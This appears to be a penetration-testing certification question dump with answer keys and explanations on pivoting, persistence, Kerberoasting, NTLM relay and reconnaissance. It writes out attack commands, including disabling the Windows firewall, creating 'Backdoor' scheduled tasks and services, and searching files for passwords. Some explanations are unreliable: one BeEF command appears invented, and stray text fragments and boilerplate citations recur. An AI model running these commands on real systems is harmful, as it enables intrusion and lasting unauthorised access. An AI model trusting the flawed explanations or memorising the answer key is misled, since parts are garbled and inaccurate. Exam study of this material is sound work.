Explanation:

MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.

Understanding MAC Address Spoofing:

MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.

Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.

Purpose:

Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.

Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.

Tools and Techniques:

Linux Command: Use the ifconfig or ip command to change the MAC address.

Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55

Tools: Tools like macchanger can automate the process of changing MAC addresses.

Impact:

Network Access: Gain unauthorized access to networks and network resources.

Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.

Detection and Mitigation:

Monitoring: Use network monitoring tools to detect changes in MAC addresses.

Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.

Reference from Pentesting Literature:

MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.

HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.

Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Top of Form

Bottom of Form

Question: 72

[Attacks and Exploits]

A penetration tester is testing a power plant's network and needs to avoid disruption to the grid.

Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:

When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.

Port Mirroring:
Definition: Port mirroring (SPAN - Switched Port Analyzer) is a method of monitoring network traffic by duplicating packets from one or more switch ports to another port where a monitoring device is connected.
Purpose: Allows passive monitoring of network traffic without impacting network operations or device performance.
Avoiding Disruption:
Non-Intrusive: Port mirroring is non-intrusive and does not generate additional traffic or load on the network devices, making it suitable for sensitive environments like power plants where disruption is not acceptable.
Other Options:
Network Scanner Engine: Active scanning might disrupt network operations or devices, which is not suitable for critical infrastructure.
Testing Framework: Validating vulnerabilities on devices might involve active testing, which can be disruptive.
Network Mapper Tool: Running a network mapper tool (like Nmap) actively scans the network and might disrupt services.
Pentest Reference:
Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.

Question: 73

[Attacks and Exploits]
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?

Host | CVSS | EPSS
Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6

B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Answer: A

Explanation:

Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.

CVSS:

Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.

Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.

EPSS:

Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.

Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.

Analysis:

Target 1: CVSS = 4, EPSS = 0.6

Target 2: CVSS = 2, EPSS = 0.3

Target 3: CVSS = 1, EPSS = 0.6

Target 4: CVSS = 4.5, EPSS = 0.4

Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.

Pentest Reference:

Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.

Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.

By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.

Question: 74

[Reporting and Communication]

A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.

Answer: A

Explanation:

Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.

Advanced Persistent Threat (APT):

Definition: APTs are prolonged and targeted cyberattacks in which an intruder gains access to a network and remains undetected for an extended period.

Significance: APTs often involve sophisticated tactics, techniques, and procedures (TTPs) aimed at stealing data or causing disruption.

Immediate Reporting:

Criticality: Discovering an APT requires immediate attention from the organization's security team due to the potential impact and persistence of the threat.

Chain of Command: Following the protocol for reporting such findings ensures that appropriate incident response measures are initiated promptly.

Other Actions:

Analyzing the Finding: While analysis is important, it should be conducted by the incident response team after reporting.

Removing the Threat: This action should be taken by the organization's security team following established incident response procedures.

Documenting and Continuing Testing: Documentation is crucial, but the immediate priority should be reporting the APT to ensure prompt action.

Pentest Reference:

Incident Response: Understanding the importance of immediate reporting and collaboration with the organization's security team upon discovering critical threats like APTs.

Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.

By reporting the finding immediately, the penetration tester ensures that the organization's security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

Question: 75

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname | IP address | CVSS 2.0 | EPSS

hrdatabase | 192.168.20.55 | 9.9 | 0.50

financesite | 192.168.15.99 | 8.0 | 0.01

legaldatabase | 192.168.10.2 | 8.2 | 0.60

fileserver | 192.168.125.7 | 7.6 | 0.90

Which of the following targets should the tester select next?

A. fileserver

B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:

Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.

CVSS (Common Vulnerability Scoring System):

Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.

Higher Scores: Indicate more severe vulnerabilities.

EPSS (Exploit Prediction Scoring System):

Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.

Higher Scores: Indicate a higher likelihood of exploitation.

Evaluation:

hrdatabase: CVSS = 9.9, EPSS = 0.50

financesite: CVSS = 8.0, EPSS = 0.01

legaldatabase: CVSS = 8.2, EPSS = 0.60

fileserver: CVSS = 7.6, EPSS = 0.90

The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.

Pentest Reference:

Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

Question: 76

During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester

Answer: C

Explanation:

The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.

Understanding smbclient:

Purpose: smbclient is used to access and manage files and directories on SMB/CIFS servers.

Capabilities: It allows for browsing shared resources, listing directories, downloading and uploading files, and enumerating users.

User Enumeration:

Command: Use smbclient with the -L option to list available shares and users.

Step-by-Step Explanationsmbclient -L //target_ip -U username

Example: Enumerating users on a target system.

smbclient -L //192.168.50.2 -U anonymous

Advantages:

Comprehensive: Provides detailed information about shared resources and users.

Cross-Platform: Can be used on both Linux and Windows systems.

Reference from Pentesting Literature:

SMB enumeration is a common practice discussed in penetration testing guides for identifying shared resources and users in a network environment.

HTB write-ups frequently mention the use of smbclient for enumerating network shares and users. Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 77

[Attacks and Exploits]

A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Answer: D

Explanation:

Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.

Understanding Spear Phishing:

Targeted Attack: Focuses on specific individuals or groups within an organization.

Customization: Emails are customized based on the recipient's role, interests, or recent activities.

Purpose:

Testing Security Awareness: Evaluates how well individuals recognize and respond to phishing attempts.

Information Gathering: Attempts to collect sensitive information such as credentials, financial data, or personal details.

Process:

Reconnaissance: Gather information about the target through social media, public records, and other sources.

Email Crafting: Create a convincing email that appears to come from a trusted source.

Delivery and Monitoring: Send the email and monitor for responses or actions taken by the recipient. Reference from Pentesting Literature:

Spear phishing is highlighted in penetration testing methodologies for testing security awareness and the effectiveness of email filtering systems.

HTB write-ups and phishing simulation exercises often detail the use of spear phishing to assess organizational security.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 78

[Tools and Code Analysis]

A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx

Answer: A

Explanation:

BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.

Understanding BeEF:

Purpose: BeEF is designed to exploit vulnerabilities in web browsers and gather information from compromised browsers.

Features: Includes tools for generating malicious payloads, QR codes, and social engineering techniques.

Creating Malicious QR Codes:

Functionality: BeEF has a feature to generate QR codes that, when scanned, redirect the user to a malicious URL controlled by the attacker.

Command: Generate a QR code that directs to a BeEF hook URL.

Step-by-Step Explanationbeef -x --qr

Usage in Physical Security Assessments:

Deployment: Place QR codes in strategic locations to test whether individuals scan them and subsequently compromise their browsers.

Exploitation: Once scanned, the QR code can lead to browser exploitation, information gathering, or other payload execution.

Reference from Pentesting Literature:

BeEF is commonly discussed in penetration testing guides for its browser exploitation capabilities.

HTB write-ups and social engineering exercises often mention the use of BeEF for creating malicious QR codes and exploiting browser vulnerabilities.

Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 79

[Attacks and Exploits]

A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

A. MITRE ATT&CK
B. OSSTMM
C. CI/CD
D. DREAD

Answer: D

Explanation:

The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.

Understanding DREAD:

Purpose: Provides a structured way to assess and prioritize risks based on their potential impact and likelihood.

Components:

Damage Potential: The extent of harm that an exploit could cause.

Reproducibility: How easily the exploit can be reproduced.

Exploitability: The ease with which the vulnerability can be exploited.

Affected Users: The number of users affected by the exploit.

Discoverability: The likelihood that the vulnerability will be discovered.

Usage in Threat Modeling:

Evaluation: Assign scores to each DREAD component to assess the overall risk.

Prioritization: Higher scores indicate higher risks, helping prioritize remediation efforts.

Process:

Identify Threats: Enumerate potential threats to the application.

Assess Risks: Use the DREAD model to evaluate each threat.

Prioritize: Focus on addressing the highest-scoring threats first.

Reference from Pentesting Literature:

The DREAD model is widely discussed in threat modeling and risk assessment sections of penetration testing guides.

HTB write-ups often include references to DREAD when explaining how to assess and prioritize vulnerabilities in

applications.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 80

[Attacks and Exploits]

During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Answer: D

Explanation:

Understanding netsh.exe:

Purpose: Configures network settings, including IP addresses, DNS, and firewall settings.

Firewall Management: Can enable, disable, or modify firewall rules.

Disabling the Firewall:

Command: Use netsh.exe to disable the firewall.

netsh advfirewall set allprofiles state off

Usage in Penetration Testing:

Pivoting: Disabling the firewall can help the penetration tester pivot from one system to another by removing network restrictions.

Command Execution: Ensure the command is executed with appropriate privileges.

Reference from Pentesting Literature:

netsh.exe is commonly mentioned in penetration testing guides for configuring network settings and managing firewalls.

HTB write-ups often reference the use of netsh.exe for managing firewall settings during networkbased penetration tests.

Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 81

[Information Gathering and Vulnerability Scanning]

A penetration tester is performing network reconnaissance. The tester wants to gather information about the network without causing detection mechanisms to flag the reconnaissance activities.

Which of the following techniques should the tester use?

A. Sniffing
B. Banner grabbing
C. TCP/UDP scanning
D. Ping sweeps

Answer: A

Explanation:

To gather information about the network without causing detection mechanisms to flag the reconnaissance activities, the penetration tester should use sniffing.

Sniffing:
Definition: Sniffing involves capturing and analyzing network traffic passing through the network. It is a passive reconnaissance technique that does not generate detectable traffic on the network.
Tools: Tools like Wireshark and tcpdump are commonly used for sniffing. They capture packets and provide insights into network communications, protocols in use, devices, and potential vulnerabilities.
Advantages:
Stealthy: Since sniffing is passive, it does not generate additional traffic that could be detected by intrusion detection systems (IDS) or other monitoring tools.
Information Gathered: Sniffing can reveal IP addresses, MAC addresses, open ports, running services, and potentially sensitive information transmitted in plaintext.
Comparison with Other Techniques:
Banner Grabbing: Active technique that sends requests to a target service to gather information from banners, which can be detected.
TCP/UDP Scanning: Active technique that sends packets to probe open ports and services, easily detected by network monitoring tools.
Ping Sweeps: Active technique that sends ICMP echo requests to determine live hosts, also detectable by network monitoring.
Pentest Reference:
Reconnaissance Phase: Using passive techniques like sniffing during the initial reconnaissance phase helps gather information without alerting the target.
Network Analysis: Understanding the network topology and identifying key assets and vulnerabilities without generating traffic that could trigger alarms.
By using sniffing, the penetration tester can gather detailed information about the network in a stealthy manner, minimizing the risk of detection.

Question: 82

[Attacks and Exploits]

After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:

2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY

Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:

The logs indicate that the penetration testing team's objective was to create persistence in the network.
Log Analysis:
schtasks /query: This command lists all the scheduled tasks on the system. It is often used to understand what tasks are currently scheduled and running.
schtasks /CREATE /SC DAILY: This command creates a new scheduled task that runs daily. Creating such a task can be used to ensure that a script or program runs regularly, maintaining a foothold in the system.
Persistence:
Definition: Persistence refers to techniques used to maintain access to a compromised system even after reboots or other interruptions.
Scheduled Tasks: One common method of achieving persistence on Windows systems is by creating scheduled tasks that execute malicious payloads or scripts at regular intervals.
Other Options:
Enumerate Current Users: The logs do not show commands related to user enumeration.
Determine Users' Permissions: Commands like whoami or net user would be more relevant for checking user permissions.
View Scheduled Processes: While schtasks /query can view scheduled tasks, the addition of the schtasks /CREATE command indicates the intent to create new scheduled tasks, which aligns with creating persistence.
Pentest Reference:
Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.

Question: 83

[Information Gathering and Vulnerability Scanning]
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Answer: C

Explanation:

To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.

Unauthenticated Scan:

Definition: An unauthenticated scan is conducted without providing any credentials to the scanning tool. It simulates the perspective of an external attacker who does not have any prior access to the system.

Purpose: Identifies vulnerabilities that are exposed to the public and can be exploited without authentication. This includes open ports, outdated software, and misconfigurations visible to the outside world.

Comparison with Other Scans:

SAST (Static Application Security Testing): Analyzes source code for vulnerabilities, typically used during the development phase and not suitable for external vulnerability scanning.

Sidecar: This term is generally associated with microservices architecture and is not relevant to the context of vulnerability scanning.

Host-based: Involves scanning from within the network and often requires authenticated access to the host to identify vulnerabilities. It is not suitable for determining external vulnerabilities.

Pentest Reference:

External Vulnerability Assessment: Conducting unauthenticated scans helps identify the attack surface exposed to external threats and prioritizes vulnerabilities that are accessible from the internet.

Tools: Common tools for unauthenticated scanning include Nessus, OpenVAS, and Nmap.

By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.

Question: 84

[Attacks and Exploits]

A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: A,E

Explanation:

To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.

schtasks.exe:

Purpose: Used to create, delete, and manage scheduled tasks on Windows systems.

Persistence: By creating a scheduled task, the tester can ensure a script or program runs at a specified time, providing a persistent backdoor.

Example:

```
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
```

sc.exe:

Purpose: Service Control Manager command-line tool used to manage Windows services.

Persistence: By creating or modifying a service to run a malicious executable, the tester can maintain persistent access.

Example:

```
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
```

Other Utilities:

rundll.exe: Used to run DLLs as applications, not typically used for persistence.

cmd.exe: General command prompt, not specifically used for creating persistence mechanisms.

chgusr.exe: Used to change install mode for Remote Desktop Session Host, not relevant for persistence.

netsh.exe: Used for network configuration, not typically used for persistence.

Pentest Reference:

Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation. Windows Tools: Understanding how to leverage built-in Windows tools like schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.

By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

Question: 85

A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:

When developing a phishing campaign, the tester should first use social media to gather information about the targets.

Social Media:

Purpose: Social media platforms like LinkedIn, Facebook, and Twitter provide valuable information about individuals, including their job roles, contact details, interests, and connections.

Reconnaissance: This information helps craft convincing and targeted phishing emails, increasing the likelihood of success.

Process:

Gathering Information: Collect details about the target employees, such as their names, job titles, email addresses, and any personal information that can make the phishing email more credible.

Crafting Phishing Emails: Use the gathered information to personalize phishing emails, making them appear legitimate and relevant to the recipients.

Other Options:

Shoulder Surfing: Observing someone's screen or keyboard input to gain information, not suitable for gathering broad information for a phishing campaign.

Recon-ng: A tool for automated reconnaissance, useful but more general. Social media is specifically targeted for gathering personal information.

Password Dumps: Using previously leaked passwords to find potential targets is more invasive and less relevant to the initial stage of developing a phishing campaign.

Pentest Reference:

Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.

OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.

By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.

Question: 86

[Attacks and Exploits]

A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc <target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:

ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.

Understanding ProxyChains:

Purpose: ProxyChains allows you to force any TCP connection made by any given application to follow through proxies like TOR, SOCKS4, SOCKS5, and HTTP(S).

Usage: It's commonly used to anonymize network traffic and perform actions through an intermediate proxy.

Command Breakdown:

proxychains nmap -sT <target_cidr>: This command uses ProxyChains to route the Nmap scan traffic through the configured proxies.

Nmap Scan (-sT): This option specifies a TCP connect scan.

Setting Up ProxyChains:

Configuration File: ProxyChains configuration is typically found at /etc/proxychains.conf.

Adding Proxy: Add the compromised host as a SOCKS proxy.

Step-by-Step Explanationplaintext

Copy code

socks4 127.0.0.1 1080

Execution:

Start Proxy Server: On the compromised host, run a SOCKS proxy (e.g., using ssh -D 1080 user@compromised_host).

Run ProxyChains with Nmap: Execute the command on the attacker's host.

proxychains nmap -sT <target_cidr>

Reference from Pentesting Literature:

ProxyChains is commonly discussed in penetration testing guides for scenarios involving pivoting through a compromised host.

HTB write-ups frequently illustrate the use of ProxyChains for routing traffic through intermediate systems.

Reference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 87

[Attacks and Exploits]

A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:

Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.

Understanding Banner Grabbing:

Purpose: Identify the software version running on a service by reading the initial response banner.

Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.

Manual Banner Grabbing:

Step-by-Step Explanationtelnet target_ip 80

Netcat: Another tool for banner grabbing.

nc target_ip 80

Automated Banner Grabbing:

Nmap: Use Nmap's version detection feature to grab banners.

nmap -sV target_ip

Benefits:

Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
Reference from Pentesting Literature:
Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
HTB write-ups often include banner grabbing as a step in identifying the version of services. Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

Question: 88

[Tools and Code Analysis]
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Answer: A

Explanation:

Debugging Mode:
Purpose: Debugging mode provides detailed error messages and debugging information, useful during development.
Risk: In a production environment, it exposes sensitive information and vulnerabilities, making the system more susceptible to attacks.
Common Causes:
Configuration Changes: During testing or penetration testing, configurations might be altered to facilitate debugging. If not reverted, these changes can leave the system in a vulnerable state. Oversight: Configuration changes might be overlooked during deployment.
Best Practices:
Deployment Checklist: Ensure a checklist is followed that includes reverting any debug configurations before moving to production.
Configuration Management: Use configuration management tools to track and manage changes.
Reference from Pentesting Literature:
The importance of reverting configuration changes is highlighted in penetration testing guides to prevent leaving systems in a vulnerable state post-testing.
HTB write-ups often mention checking and ensuring debugging modes are disabled in production environments.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

Question: 89

[Information Gathering and Vulnerability Scanning]
A tester runs an Nmap scan against a Windows server and receives the following results:

Nmap scan report for win_dns.local (10.0.0.5)
Host is up (0.014s latency)
Port State Service
53/tcp open domain
161/tcp open snmp
445/tcp open smb-ds
3389/tcp open rdp

Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Answer: C

Explanation:

Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
Understanding Hash-Based Relays:
NTLM Relay Attack: An attacker intercepts and relays NTLM authentication requests to another service, effectively performing authentication on behalf of the victim.
SMB Protocol: Port 445 is used for SMB/CIFS traffic, which supports NTLM authentication.
Prioritizing Port 445:
Vulnerability: SMB is often targeted because it frequently supports NTLM authentication, making it susceptible to relay attacks.
Tools: Tools like Responder and NTLMRelayX are commonly used to capture and relay NTLM hashes over SMB.
Execution:
Capture Hash: Use a tool like Responder to capture NTLM hashes.
Relay Hash: Use a tool like NTLMRelayX to relay the captured hash to another service on port 445.
Reference from Pentesting Literature:
Penetration testing guides frequently discuss targeting SMB (port 445) for hash-based relay attacks.
HTB write-ups often include examples of NTLM relay attacks using port 445.
Step-by-Step ExplanationReference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

Question: 90

[Attacks and Exploits]
During an assessment, a penetration tester runs the following command:

setspn.exe -Q /

Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Answer: C

Explanation:

Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them ofline to retrieve the plaintext passwords.

Understanding Kerberoasting:

Purpose: To obtain service account passwords by cracking the encrypted service tickets (TGS tickets) ofline.

Service Principal Names (SPNs): SPNs are used in Kerberos authentication to uniquely identify a service instance.

Command Breakdown:

setspn.exe -Q /: This command queries all SPNs in the domain.

Use Case: Identifying accounts with SPNs that can be targeted for Kerberoasting.

Kerberoasting Steps:

Identify SPNs: Use setspn.exe to list service accounts with SPNs.

Request TGS Tickets: Request TGS tickets for the identified SPNs.

Extract Tickets: Use tools like Mimikatz to extract the service tickets.

Crack Tickets: Use password cracking tools like Hashcat to crack the extracted tickets ofline.

Reference from Pentesting Literature:

Kerberoasting is a well-documented attack method in penetration testing guides, specifically targeting service accounts in Active Directory environments.

HTB write-ups often detail the use of Kerberoasting for gaining credentials from service accounts.

Step-by-Step ExplanationReference:

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Question: 91

[Attacks and Exploits]

During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:

```
findstr /SIM /C:"pass" *.txt *.cfg *.xml
```

Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Answer: D

Explanation:

By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.

Command Analysis:
findstr: A command-line utility in Windows used to search for specific strings in files.
/SIM: Combination of options; /S searches for matching files in the current directory and all subdirectories, /I specifies a case-insensitive search, and /M prints only the filenames with matching content.
/C:"pass": Searches for the literal string "pass".
***.txt .cfg .xml: Specifies the file types to search within.
Objective:
The command is searching for the string "pass" within .txt, .cfg, and .xml files, which is indicative of searching for passwords or other sensitive information (secrets).
These file types commonly contain configuration details, credentials, and other sensitive data that might include passwords or secrets.
Other Options:
Configuration files: While .cfg and .xml files can be configuration files, the specific search for "pass" indicates looking for secrets like passwords.
Permissions: This command does not check or enumerate file permissions.
Virtual hosts: This command is not related to enumerating virtual hosts.
Pentest Reference:
Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

Question: 92

[Tools and Code Analysis]

During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Answer: B

Explanation:

Dynamic Application Security Testing (DAST):

Definition: DAST involves testing the application in its running state to identify vulnerabilities that could be exploited by an attacker.

Purpose: Simulates attacks on a live application, examining how it behaves and identifying security weaknesses.

ZAP (Zed Attack Proxy):

Description: An open-source DAST tool developed by OWASP.

Features: Capable of scanning web applications for vulnerabilities, including SQL injection, XSS, CSRF, and other common web application vulnerabilities.

Usage: Ideal for dynamic testing as it interacts with the live application and identifies vulnerabilities that may not be visible in static code analysis.

Other Tools:

Mimikatz: Used for post-exploitation activities, specifically credential dumping on Windows systems. OllyDbg: A debugger used for reverse engineering and static analysis of binary files, not suitable for dynamic testing.

SonarQube: A static code analysis tool used for SAST (Static Application Security Testing), not for dynamic testing.

Pentest Reference:

Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.

OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.

By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.

Question: 93

During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:

Weaker password settings than the company standard

Systems without the company's endpoint security software installed

Operating systems that were not updated by the patch management system

Which of the following recommendations should the penetration tester provide to address the root issue?

A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.

Answer: B

Explanation:

Identified Weaknesses:

Weaker password settings than the company standard: Indicates inconsistency in password policies across systems.

Systems without the company's endpoint security software installed: Suggests lack of uniformity in security software deployment.

Operating systems not updated by the patch management system: Points to gaps in patch management processes.

Configuration Management System:

Definition: A configuration management system automates the deployment, maintenance, and enforcement of configurations across all systems in an organization.

Benefits: Ensures consistency in security settings, software installations, and patch management across the entire

environment.

Examples: Tools like Ansible, Puppet, and Chef can help automate and manage configurations, ensuring compliance with organizational standards.
